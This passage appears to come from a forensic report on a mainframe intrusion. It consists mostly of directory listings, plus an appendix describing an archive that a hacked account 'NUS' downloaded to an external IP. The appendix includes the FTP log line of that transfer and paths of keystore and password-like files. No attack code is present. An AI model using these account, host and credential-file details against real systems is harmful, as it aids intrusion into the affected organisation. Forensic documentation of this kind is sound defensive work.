hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H216 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrderWrapper.wsbind

drwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/

-rwxr-xr-x  0 0      507700    3808 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/dispatchOrder.wsbind

-rwxr-xr-x  0 0      507700    8488 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/inquireCatalogClient.wsbind

-rwxr-xr-x  0 0      507700    8432 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/inquireSingleClient.wsbind
```

Report

-rwxr-xr-x 0 0   507700   6184 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/placeOrderClient.wsbind

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM/

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM/DFJ@H206 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/dispatchOrder.wsbind

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM/DFJ@H217 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/inquireCatalogClient.wsbind

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM/DFJ@H218 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/inquireSingleClient.wsbind

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/IBM/DFJ@H219 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/requester/placeOrderClient.wsbind

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/

-rwxr-xr-x 0 0   507700   6927 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/dispatchOrder.wsdl

-rwxr-xr-x 0 0   507700   22876 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireCatalog.wsdl

-rwxr-xr-x 0 0   507700   14911 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireCatalogWrapper.wsdl

-rwxr-xr-x 0 0   507700   22845 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireSingle.wsdl

-rwxr-xr-x 0 0   507700   12775 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireSingleWrapper.wsdl

-rwxr-xr-x 0 0   507700   15032 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/placeOrder.wsdl

-rwxr-xr-x 0 0   507700   9541 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/placeOrderWrapper.wsdl

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H198 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/dispatchOrder.wsdl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H199 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireCatalog.wsdl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H200 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireSingle.wsdl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H201 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/placeOrder.wsdl

Report

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H211 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireCatalogWrapper.wsdl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H212 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/inquireSingleWrapper.wsdl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/IBM/DFJ@H213 link to /usr/lpp/cicsts/cicsts32/samples/webservices/wsdl/placeOrderWrapper.wsdl

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/

-rwxr-xr-x 0 0   507700   463 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/DFJ@H196

-rwxr-xr-x 0 0   507700   671 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/DFJ@H197

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/LS2WS link to /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/DFJ@H196

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/WS2LS link to /usr/lpp/cicsts/cicsts32/samples/webservices/JCL/IBM/DFJ@H197

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/

-rwxr-xr-x 0 0   507700   4251 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/dfh$wbx2_transformation1.xsl

-rwxr-xr-x 0 0   507700   4251 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/dfh$wbx2_transformation2.xsl

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/IBM/

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/IBM/DFJ@H232 link to /usr/lpp/cicsts/cicsts32/samples/ws-trust/dfh$wbx2_transformation1.xsl

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/ws-trust/IBM/DFJ@H233 link to /usr/lpp/cicsts/cicsts32/samples/ws-trust/dfh$wbx2_transformation2.xsl

drwxr-xr-x 0 0   507700   0 Feb 29 2008 /usr/lpp/cicsts/cicsts32/JVMProfiles/

Report

Appendix O: Content of archive file local.tgz from SYS3

This is a file listing from the archive file called "local.tgz" that was found left on SYS3. The file was downloaded by the hacked user account NUS on the 20th of March 2012 to the destination IP address 93.186.170.54. This can be seen in the extract from the FTP logs for SYS3

2012-03-20;09.00.00;2012-03-20-

09.56.50.180000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;**RETR**;SEQ;**NUS**;I;S;F;H;08.56.26;08.56.49;35881000;S;;;;FTPD1;DAFAS;93.186.170.54;34614;

/tmp/.,/local.tgz

Figure 101 Log extract from FTP DOWNLOAD of file "local.tgz"

This is the content of that file, when we listed it ourself:

drwxr-xr-x 0 0   1   0 Oct 30 2005 /usr/local/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/Gzip/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/OpenSSH/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/OpenSSL/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/Perl/

drwxr-xr-x 0 0   1   0 Mar 14 2003 /usr/local/archive/Zlib/

Report

```
drwxr-xr-x  0 0    1        0 Mar 11  2003 /usr/local/bin/

-rwxr-xr-x  0 0    1    233472 May 19  2000 /usr/local/bin/a2p

-rwxr-xr-x  0 0    1     77824 May 19  2000 /usr/local/bin/b2m

-rwxr-xr-x  0 0    1      3654 Feb 21  2003 /usr/local/bin/c_rehash

-rwxr-xr-x  0 0    1        45 May 19  2000 /usr/local/bin/cppstdin

-rwxr-xr-x  0 0    1    266240 May 19  2000 /usr/local/bin/ctags

-rwxr-xr-x  0 0    1     36356 May 19  2000 /usr/local/bin/c2ph

-rw-r--r--  0 0    1   8060928 May 19  2000 /usr/local/bin/emacs

-rw-r--r--  0 0    1   8060928 May 19  2000 /usr/local/bin/emacs-19.34

-rwxr-xr-x  0 0    1     61440 May 19  2000 /usr/local/bin/emacsclient

-rwxr-xr-x  0 0    1    356352 May 19  2000 /usr/local/bin/etags

-rwxr-xr-x  0 0    1     12256 May 19  2000 /usr/local/bin/find2perl

-rwxr-xr-x  0 0    1    331776 May 22  2002 /usr/local/bin/gzip

-rwxr-xr-x  0 0    1      7362 May 19  2000 /usr/local/bin/h2ph

-rwxr-xr-x  0 0    1     21526 May 19  2000 /usr/local/bin/h2xs

-rwxr-xr-x  0 0    1    651264 Oct 21  1997 /usr/local/bin/m4

-rwxr-xr-x  0 0    1   5660672 Feb 21  2003 /usr/local/bin/openssl

-rwxr-xr-x  0 0    1   2088960 May 19  2000 /usr/local/bin/perl
```

Report

```
-rwxr-xr-x  0 0    1      28215 May 19  2000 /usr/local/bin/perlbug

-rwxr-xr-x  0 0    1      11322 May 19  2000 /usr/local/bin/perldoc

-rwxr-xr-x  0 0    1    2088960 May 19  2000 /usr/local/bin/perl5.00403

-rwxr-xr-x  0 0    1       4232 May 19  2000 /usr/local/bin/pl2pm

-rwxr-xr-x  0 0    1       2341 May 19  2000 /usr/local/bin/pod2html

-rwxr-xr-x  0 0    1      22312 May 19  2000 /usr/local/bin/pod2latex

-rwxr-xr-x  0 0    1      28442 May 19  2000 /usr/local/bin/pod2man

-rwxr-xr-x  0 0    1        180 May 19  2000 /usr/local/bin/pod2text

-rwxr-xr-x  0 0    1      36356 May 19  2000 /usr/local/bin/pstruct

-rwxr-xr-x  0 0    1       3145 May 19  2000 /usr/local/bin/rcs-checkin

-rwxr-xr-x  0 0    1     372736 Feb 22  2003 /usr/local/bin/scp

-rwxr-xr-x  0 0    1     888832 Feb 22  2003 /usr/local/bin/sftp

-rwxr-xr-x  0 0    1      13923 May 19  2000 /usr/local/bin/splain

-rwxr-xr-t  0 0    1    6070272 Feb 22  2003 /usr/local/bin/ssh

-rwxr-xr-x  0 0    1    3911680 Feb 22  2003 /usr/local/bin/ssh-add

-rwxr-xr-x  0 0    1    3588096 Feb 22  2003 /usr/local/bin/ssh-agent

-rwxr-xr-x  0 0    1    3899392 Feb 22  2003 /usr/local/bin/ssh-keygen

-rwxr-xr-x  0 0    1    3497984 Feb 22  2003 /usr/local/bin/ssh-keyscan
```

Report

```
-rwxr-xr-x  0 0     1     14991 May 19  2000 /usr/local/bin/s2p

drwxr-xr-x  0 0     1        0 May 19  2000 /usr/local/com/

drwxr-xr-x  0 0     1        0 Apr 28  1999 /usr/local/com/emacs/

drwxr-xr-x  0 0     1        0 Apr 28  1999 /usr/local/com/emacs/lock/

drwxr-xr-x  0 0    2138400     0 Jan 11  2010 /usr/local/dirxml/

drwxr-x---  0 0    2138400     0 Jan 11  2010 /usr/local/dirxml/cert/

-rw-r--r--  0 0    2138400 261610413 Feb 12 01:29 /usr/local/dirxml/dirxml.log

-rwxr-xr-x  0 0    2138400   1610 Oct  7  2005 /usr/local/dirxml/dirxml_jremote

drwxr-xr-x  0 0    2138400      0 Jul  6  2005 /usr/local/dirxml/doc/

-rw-r--r--  0 7314  2138400    279 May 19  2006 /usr/local/dirxml/dpwd1f40

-rw-r--r--  0 0    2138400   33759 Apr  3  2007 /usr/local/dirxml/kalle.log

drwxrwxrwx  0 0    2138400      0 Oct  7  2005 /usr/local/dirxml/lib/

drwxr-xr-x  0 7314  2138400      0 Mar 20 03:01 /usr/local/dirxml/log/

-rw-r--r--  0 0    2138400   8039 Mar 20 07:00 /usr/local/dirxml/log/trace8000_ssl.log

-rw-r--r--  0 0    2138400  104893 Mar 20 03:01 /usr/local/dirxml/log/trace8000_ssl_1.log

-rw-r--r--  0 0    2138400  104882 Mar 12 21:33 /usr/local/dirxml/log/trace8000_ssl_2.log

-rw-r--r--  0 0    2138400  104893 Mar  8 07:00 /usr/local/dirxml/log/trace8000_ssl_3.log

-rw-r--r--  0 0    2138400  104878 Mar  3 03:00 /usr/local/dirxml/log/trace8000_ssl_4.log
```

Report

```
-rw-r--r-- 0 0      2138400    104907 Feb 27 10:42 /usr/local/dirxml/log/trace8000_ssl_5.log

-rw-r--r-- 0 0      2138400    104877 Feb 20 03:01 /usr/local/dirxml/log/trace8000_ssl_6.log

-rw-r--r-- 0 0      2138400    104660 Feb 14 07:00 /usr/local/dirxml/log/trace8000_ssl_7.log

-rw-r--r-- 0 0      2138400    104886 Feb 12 01:29 /usr/local/dirxml/log/trace8000_ssl_8.log

-rw-r--r-- 0 0      2138400    104873 Feb 12 01:29 /usr/local/dirxml/log/trace8000_ssl_9.log

-rw-r--r-- 0 7314   2138400        20 May 19  2006 /usr/local/dirxml/lpwd1f40

-rwxrwxrwx 0 0      2138400       126 Oct  7  2005 /usr/local/dirxml/start

-rw-r--r-- 0 7314   2138400        81 May 19  2006 /usr/local/dirxml/tcn

-rwxr--r-- 0 7314   2138400      1654 Jan 11  2010 /usr/local/dirxml/PROD_SkatteverketTrustedCA.jks

-rwxr--r-- 0 7314   2138400       698 May 10  2006 /usr/local/dirxml/PROD_SkatteverketTrustedCA.jks.d100108

-rwxrwxrwx 0 0      2138400       112 Sep  8  2005 /usr/local/dirxml/START

drwxr-xr-x 0 0      1              0 May 12  2004 /usr/local/etc/

-rw-r--r-- 0 0      1           1703 May 10  2004 /usr/local/etc/input_test

-rw-r--r-- 0 0      1             35 May 12  2004 /usr/local/etc/input_test2

-rw-r--r-- 0 0      1          26287 Sep  9  2002 /usr/local/etc/moduli

-rw-r--r-- 0 0      1           1114 Mar 11  2003 /usr/local/etc/ssh_config

-rw-r--r-- 0 0      1           1048 Sep  9  2002 /usr/local/etc/ssh_config.org

-rw-r--r-- 0 0      1           1554 May 18  2004 /usr/local/etc/ssh_prng_cmds
```

Report

```
-rw-r--r-- 0 0    1      1744 May 12  2004 /usr/local/etc/ssh_prng_cmds.BAF

-rw-r--r-- 0 0    1      1814 Apr 22  2004 /usr/local/etc/ssh_prng_cmds.NYA

-rw-r--r-- 0 0    1      1713 Apr 26  2004 /usr/local/etc/ssh_prng_cmds.ORG

-rw-r--r-- 0 0    1      1847 Jan  8  2003 /usr/local/etc/sshd_config

drwxr-xr-x 0 0    1         0 Mar 11  2003 /usr/local/include/

drwxr-xr-x 0 0    1         0 Mar 11  2003 /usr/local/include/openssl/

-rw-r--r-- 0 0    1      4281 Feb 21  2003 /usr/local/include/openssl/aes.h

-rw-r--r-- 0 0    1     40214 Feb 21  2003 /usr/local/include/openssl/asn1.h

-rw-r--r-- 0 0    1     18383 Feb 21  2003 /usr/local/include/openssl/asn1_mac.h

-rw-r--r-- 0 0    1     26671 Feb 21  2003 /usr/local/include/openssl/asn1t.h

-rw-r--r-- 0 0    1     27558 Feb 21  2003 /usr/local/include/openssl/bio.h

-rw-r--r-- 0 0    1      5073 Feb 21  2003 /usr/local/include/openssl/blowfish.h

-rw-r--r-- 0 0    1     20274 Feb 21  2003 /usr/local/include/openssl/bn.h

-rw-r--r-- 0 0    1      4229 Feb 21  2003 /usr/local/include/openssl/buffer.h

-rw-r--r-- 0 0    1      4315 Feb 21  2003 /usr/local/include/openssl/cast.h

-rw-r--r-- 0 0    1      1267 Feb 21  2003 /usr/local/include/openssl/comp.h

-rw-r--r-- 0 0    1      9372 Feb 21  2003 /usr/local/include/openssl/conf.h

-rw-r--r-- 0 0    1      4080 Feb 21  2003 /usr/local/include/openssl/conf_api.h
```

Report

```
-rw-r--r-- 0 0    1      18396 Feb 21  2003 /usr/local/include/openssl/crypto.h

-rw-r--r-- 0 0    1      10508 Feb 21  2003 /usr/local/include/openssl/des.h

-rw-r--r-- 0 0    1      18221 Feb 21  2003 /usr/local/include/openssl/des_old.h

-rw-r--r-- 0 0    1       7260 Feb 21  2003 /usr/local/include/openssl/dh.h

-rw-r--r-- 0 0    1       9153 Feb 21  2003 /usr/local/include/openssl/dsa.h

-rw-r--r-- 0 0    1      13871 Feb 21  2003 /usr/local/include/openssl/dso.h

-rw-r--r-- 0 0    1       9390 Feb 21  2003 /usr/local/include/openssl/e_os2.h

-rw-r--r-- 0 0    1        540 Feb 21  2003 /usr/local/include/openssl/ebcdic.h

-rw-r--r-- 0 0    1       9740 Feb 21  2003 /usr/local/include/openssl/ec.h

-rw-r--r-- 0 0    1      35058 Feb 21  2003 /usr/local/include/openssl/engine.h

-rw-r--r-- 0 0    1      11800 Feb 21  2003 /usr/local/include/openssl/err.h

-rw-r--r-- 0 0    1      31349 Feb 21  2003 /usr/local/include/openssl/evp.h

-rw-r--r-- 0 0    1       4297 Feb 21  2003 /usr/local/include/openssl/hmac.h

-rw-r--r-- 0 0    1       4340 Feb 21  2003 /usr/local/include/openssl/idea.h

-rw-r--r-- 0 0    1       7636 Feb 21  2003 /usr/local/include/openssl/krb5_asn.h

-rw-r--r-- 0 0    1       5873 Feb 21  2003 /usr/local/include/openssl/kssl.h

-rw-r--r-- 0 0    1       7450 Feb 21  2003 /usr/local/include/openssl/lhash.h

-rw-r--r-- 0 0    1       3859 Feb 21  2003 /usr/local/include/openssl/mdc2.h
```

Report

```
-rw-r--r-- 0 0    1       3866 Feb 21  2003 /usr/local/include/openssl/md2.h

-rw-r--r-- 0 0    1       4646 Feb 21  2003 /usr/local/include/openssl/md4.h

-rw-r--r-- 0 0    1       4645 Feb 21  2003 /usr/local/include/openssl/md5.h

-rw-r--r-- 0 0    1      95455 Feb 21  2003 /usr/local/include/openssl/obj_mac.h

-rw-r--r-- 0 0    1      33095 Feb 21  2003 /usr/local/include/openssl/objects.h

-rw-r--r-- 0 0    1      23830 Feb 21  2003 /usr/local/include/openssl/ocsp.h

-rw-r--r-- 0 0    1       5281 Feb 21  2003 /usr/local/include/openssl/opensslconf.h

-rw-r--r-- 0 0    1       3655 Feb 21  2003 /usr/local/include/openssl/opensslv.h

-rw-r--r-- 0 0    1       4911 Feb 21  2003 /usr/local/include/openssl/ossl_typ.h

-rw-r--r-- 0 0    1      24618 Feb 21  2003 /usr/local/include/openssl/pem.h

-rw-r--r-- 0 0    1       2863 Feb 21  2003 /usr/local/include/openssl/pem2.h

-rw-r--r-- 0 0    1      12080 Feb 21  2003 /usr/local/include/openssl/pkcs12.h

-rw-r--r-- 0 0    1      15730 Feb 21  2003 /usr/local/include/openssl/pkcs7.h

-rw-r--r-- 0 0    1       5088 Feb 21  2003 /usr/local/include/openssl/rand.h

-rw-r--r-- 0 0    1       4278 Feb 21  2003 /usr/local/include/openssl/rc2.h

-rw-r--r-- 0 0    1       3692 Feb 21  2003 /usr/local/include/openssl/rc4.h

-rw-r--r-- 0 0    1       4661 Feb 21  2003 /usr/local/include/openssl/rc5.h

-rw-r--r-- 0 0    1       4267 Feb 21  2003 /usr/local/include/openssl/ripemd.h
```

Report

```
-rw-r--r-- 0 0    1        13637 Feb 21  2003 /usr/local/include/openssl/rsa.h

-rw-r--r-- 0 0    1       101158 Feb 21  2003 /usr/local/include/openssl/safestack.h

-rw-r--r-- 0 0    1         4944 Feb 21  2003 /usr/local/include/openssl/sha.h

-rw-r--r-- 0 0    1        74411 Feb 21  2003 /usr/local/include/openssl/ssl.h

-rw-r--r-- 0 0    1        10716 Feb 21  2003 /usr/local/include/openssl/ssl2.h

-rw-r--r-- 0 0    1         3744 Feb 21  2003 /usr/local/include/openssl/ssl23.h

-rw-r--r-- 0 0    1        20937 Feb 21  2003 /usr/local/include/openssl/ssl3.h

-rw-r--r-- 0 0    1         4345 Feb 21  2003 /usr/local/include/openssl/stack.h

-rw-r--r-- 0 0    1        13331 Feb 21  2003 /usr/local/include/openssl/symhacks.h

-rw-r--r-- 0 0    1         9141 Feb 21  2003 /usr/local/include/openssl/tls1.h

-rw-r--r-- 0 0    1         3552 Feb 21  2003 /usr/local/include/openssl/tmdiff.h

-rw-r--r-- 0 0    1         4253 Feb 21  2003 /usr/local/include/openssl/txt_db.h

-rw-r--r-- 0 0    1        16892 Feb 21  2003 /usr/local/include/openssl/ui.h

-rw-r--r-- 0 0    1         3439 Feb 21  2003 /usr/local/include/openssl/ui_compat.h

-rw-r--r-- 0 0    1        44937 Feb 21  2003 /usr/local/include/openssl/x509.h

-rw-r--r-- 0 0    1        16120 Feb 21  2003 /usr/local/include/openssl/x509_vfy.h

-rw-r--r-- 0 0    1        22000 Feb 21  2003 /usr/local/include/openssl/x509v3.h

-rw-r--r-- 0 0    1         7810 Jan  9  2002 /usr/local/include/zconf.h
```

Report

-rw-r--r-- 0 0   1   40898 Jan 9 2002 /usr/local/include/zlib.h

drwxr-xr-x 0 0   1   0 May 19 2000 /usr/local/info/

-rw-r--r-- 0 0   1   1495 May 19 2000 /usr/local/info/ccmode

-rw-r--r-- 0 0   1   47440 May 19 2000 /usr/local/info/ccmode-1

-rw-r--r-- 0 0   1   49318 May 19 2000 /usr/local/info/ccmode-2

-rw-r--r-- 0 0   1   2984 May 19 2000 /usr/local/info/cl

-rw-r--r-- 0 0   1   46643 May 19 2000 /usr/local/info/cl-1

-rw-r--r-- 0 0   1   44535 May 19 2000 /usr/local/info/cl-2

-rw-r--r-- 0 0   1   50715 May 19 2000 /usr/local/info/cl-3

-rw-r--r-- 0 0   1   45198 May 19 2000 /usr/local/info/cl-4

-rw-r--r-- 0 0   1   43968 May 19 2000 /usr/local/info/cl-5

-rw-r--r-- 0 0   1   13377 May 19 2000 /usr/local/info/cl-6

-rw-r--r-- 0 0   1   1435 May 19 2000 /usr/local/info/dir

-rw-r--r-- 0 0   1   46508 May 19 2000 /usr/local/info/dired-x

-rw-r--r-- 0 0   1   1135 May 19 2000 /usr/local/info/ediff

-rw-r--r-- 0 0   1   48394 May 19 2000 /usr/local/info/ediff-1

-rw-r--r-- 0 0   1   32647 May 19 2000 /usr/local/info/ediff-2

-rw-r--r-- 0 0   1   13307 May 19 2000 /usr/local/info/emacs

Report

```
-rw-r--r-- 0 0    1      31009 May 19  2000 /usr/local/info/emacs-1
-rw-r--r-- 0 0    1      49480 May 19  2000 /usr/local/info/emacs-10
-rw-r--r-- 0 0    1      49263 May 19  2000 /usr/local/info/emacs-11
-rw-r--r-- 0 0    1      49659 May 19  2000 /usr/local/info/emacs-12
-rw-r--r-- 0 0    1      49380 May 19  2000 /usr/local/info/emacs-13
-rw-r--r-- 0 0    1      48932 May 19  2000 /usr/local/info/emacs-14
-rw-r--r-- 0 0    1      49973 May 19  2000 /usr/local/info/emacs-15
-rw-r--r-- 0 0    1      49659 May 19  2000 /usr/local/info/emacs-16
-rw-r--r-- 0 0    1      46932 May 19  2000 /usr/local/info/emacs-17
-rw-r--r-- 0 0    1      44806 May 19  2000 /usr/local/info/emacs-18
-rw-r--r-- 0 0    1      49751 May 19  2000 /usr/local/info/emacs-19
-rw-r--r-- 0 0    1      46876 May 19  2000 /usr/local/info/emacs-2
-rw-r--r-- 0 0    1      47869 May 19  2000 /usr/local/info/emacs-20
-rw-r--r-- 0 0    1      48688 May 19  2000 /usr/local/info/emacs-21
-rw-r--r-- 0 0    1      49969 May 19  2000 /usr/local/info/emacs-22
-rw-r--r-- 0 0    1      31110 May 19  2000 /usr/local/info/emacs-23
-rw-r--r-- 0 0    1      39324 May 19  2000 /usr/local/info/emacs-24
-rw-r--r-- 0 0    1      21556 May 19  2000 /usr/local/info/emacs-25
```

Report

```
-rw-r--r-- 0 0    1      32882 May 19  2000 /usr/local/info/emacs-26
-rw-r--r-- 0 0    1      49148 May 19  2000 /usr/local/info/emacs-27
-rw-r--r-- 0 0    1      19581 May 19  2000 /usr/local/info/emacs-28
-rw-r--r-- 0 0    1      35900 May 19  2000 /usr/local/info/emacs-29
-rw-r--r-- 0 0    1      48415 May 19  2000 /usr/local/info/emacs-3
-rw-r--r-- 0 0    1      47950 May 19  2000 /usr/local/info/emacs-4
-rw-r--r-- 0 0    1      46126 May 19  2000 /usr/local/info/emacs-5
-rw-r--r-- 0 0    1      49505 May 19  2000 /usr/local/info/emacs-6
-rw-r--r-- 0 0    1      49569 May 19  2000 /usr/local/info/emacs-7
-rw-r--r-- 0 0    1      48689 May 19  2000 /usr/local/info/emacs-8
-rw-r--r-- 0 0    1      48471 May 19  2000 /usr/local/info/emacs-9
-rw-r--r-- 0 0    1      32747 May 19  2000 /usr/local/info/forms
-rw-r--r-- 0 0    1       7328 May 19  2000 /usr/local/info/gnus
-rw-r--r-- 0 0    1      50718 May 19  2000 /usr/local/info/gnus-1
-rw-r--r-- 0 0    1      70187 May 19  2000 /usr/local/info/gnus-10
-rw-r--r-- 0 0    1      21624 May 19  2000 /usr/local/info/gnus-11
-rw-r--r-- 0 0    1      47118 May 19  2000 /usr/local/info/gnus-2
-rw-r--r-- 0 0    1      49085 May 19  2000 /usr/local/info/gnus-3
```

```
-rw-r--r-- 0 0    1      49489 May 19  2000 /usr/local/info/gnus-4

-rw-r--r-- 0 0    1      50095 May 19  2000 /usr/local/info/gnus-5

-rw-r--r-- 0 0    1      50382 May 19  2000 /usr/local/info/gnus-6

-rw-r--r-- 0 0    1      49747 May 19  2000 /usr/local/info/gnus-7

-rw-r--r-- 0 0    1      50389 May 19  2000 /usr/local/info/gnus-8

-rw-r--r-- 0 0    1      24055 May 19  2000 /usr/local/info/gnus-9

-rw-r--r-- 0 0    1      73444 May 19  2000 /usr/local/info/info

-rw-r--r-- 0 0    1      36056 May 19  2000 /usr/local/info/message

-rw-r--r-- 0 0    1       3540 May 19  2000 /usr/local/info/mh-e

-rw-r--r-- 0 0    1      49213 May 19  2000 /usr/local/info/mh-e-1

-rw-r--r-- 0 0    1      46742 May 19  2000 /usr/local/info/mh-e-2

-rw-r--r-- 0 0    1      48838 May 19  2000 /usr/local/info/mh-e-3

-rw-r--r-- 0 0    1      22016 May 19  2000 /usr/local/info/mh-e-4

-rw-r--r-- 0 0    1       2728 Oct 21  1997 /usr/local/info/m4.info

-rw-r--r-- 0 0    1      50741 Oct 21  1997 /usr/local/info/m4.info-1

-rw-r--r-- 0 0    1      47826 Oct 21  1997 /usr/local/info/m4.info-2

-rw-r--r-- 0 0    1      10497 Oct 21  1997 /usr/local/info/m4.info-3

-rw-r--r-- 0 0    1       1926 May 19  2000 /usr/local/info/sc
```

Report

```
-rw-r--r-- 0 0    1       47946 May 19  2000 /usr/local/info/sc-1
-rw-r--r-- 0 0    1       49972 May 19  2000 /usr/local/info/sc-2
-rw-r--r-- 0 0    1       10457 May 19  2000 /usr/local/info/sc-3
-rw-r--r-- 0 0    1        1968 May 19  2000 /usr/local/info/vip
-rw-r--r-- 0 0    1       49772 May 19  2000 /usr/local/info/vip-1
-rw-r--r-- 0 0    1       28498 May 19  2000 /usr/local/info/vip-2
-rw-r--r-- 0 0    1        2322 May 19  2000 /usr/local/info/viper
-rw-r--r-- 0 0    1       48984 May 19  2000 /usr/local/info/viper-1
-rw-r--r-- 0 0    1       38559 May 19  2000 /usr/local/info/viper-2
-rw-r--r-- 0 0    1       50414 May 19  2000 /usr/local/info/viper-3
-rw-r--r-- 0 0    1       47271 May 19  2000 /usr/local/info/viper-4
drwxr-xr-x 0 0    1           0 Mar 11  2003 /usr/local/lib/
-rw-r--r-- 0 0    1     4307202 Feb 21  2003 /usr/local/lib/libcrypto.a
-rw-r--r-- 0 0    1      586442 Feb 21  2003 /usr/local/lib/libssl.a
drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/
-r--r--r-- 0 0    1         561 Dec  4  1997 /usr/local/lib/perl5/abbrev.pl
-r--r--r-- 0 0    1        1298 Dec  4  1997 /usr/local/lib/perl5/assert.pl
drwxr-xr-x 0 0    1           0 Oct 28  1998 /usr/local/lib/perl5/auto/
```

Report

```
drwxr-xr-x  0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/auto/Text/

drwxr-xr-x  0 0     1          0 Oct 28  1998 /usr/local/lib/perl5/auto/Text/ParseWords/

-r--r--r--  0 0     1        165 Dec  4  1997 /usr/local/lib/perl5/auto/Text/ParseWords/autosplit.ix

-r--r--r--  0 0     1        883 Dec  4  1997 /usr/local/lib/perl5/auto/Text/ParseWords/old_shellwords.al

-r--r--r--  0 0     1       2377 Dec  4  1997 /usr/local/lib/perl5/auto/Text/ParseWords/quotewords.al

-r--r--r--  0 0     1        220 Dec  4  1997 /usr/local/lib/perl5/auto/Text/ParseWords/shellwords.al

-r--r--r--  0 0     1       4313 Dec  4  1997 /usr/local/lib/perl5/autouse.pm

-r--r--r--  0 0     1       6760 Dec  4  1997 /usr/local/lib/perl5/bigfloat.pl

-r--r--r--  0 0     1       7944 Dec  4  1997 /usr/local/lib/perl5/bigint.pl

-r--r--r--  0 0     1       4241 Dec  4  1997 /usr/local/lib/perl5/bigrat.pl

-r--r--r--  0 0     1       1252 Dec  4  1997 /usr/local/lib/perl5/blib.pm

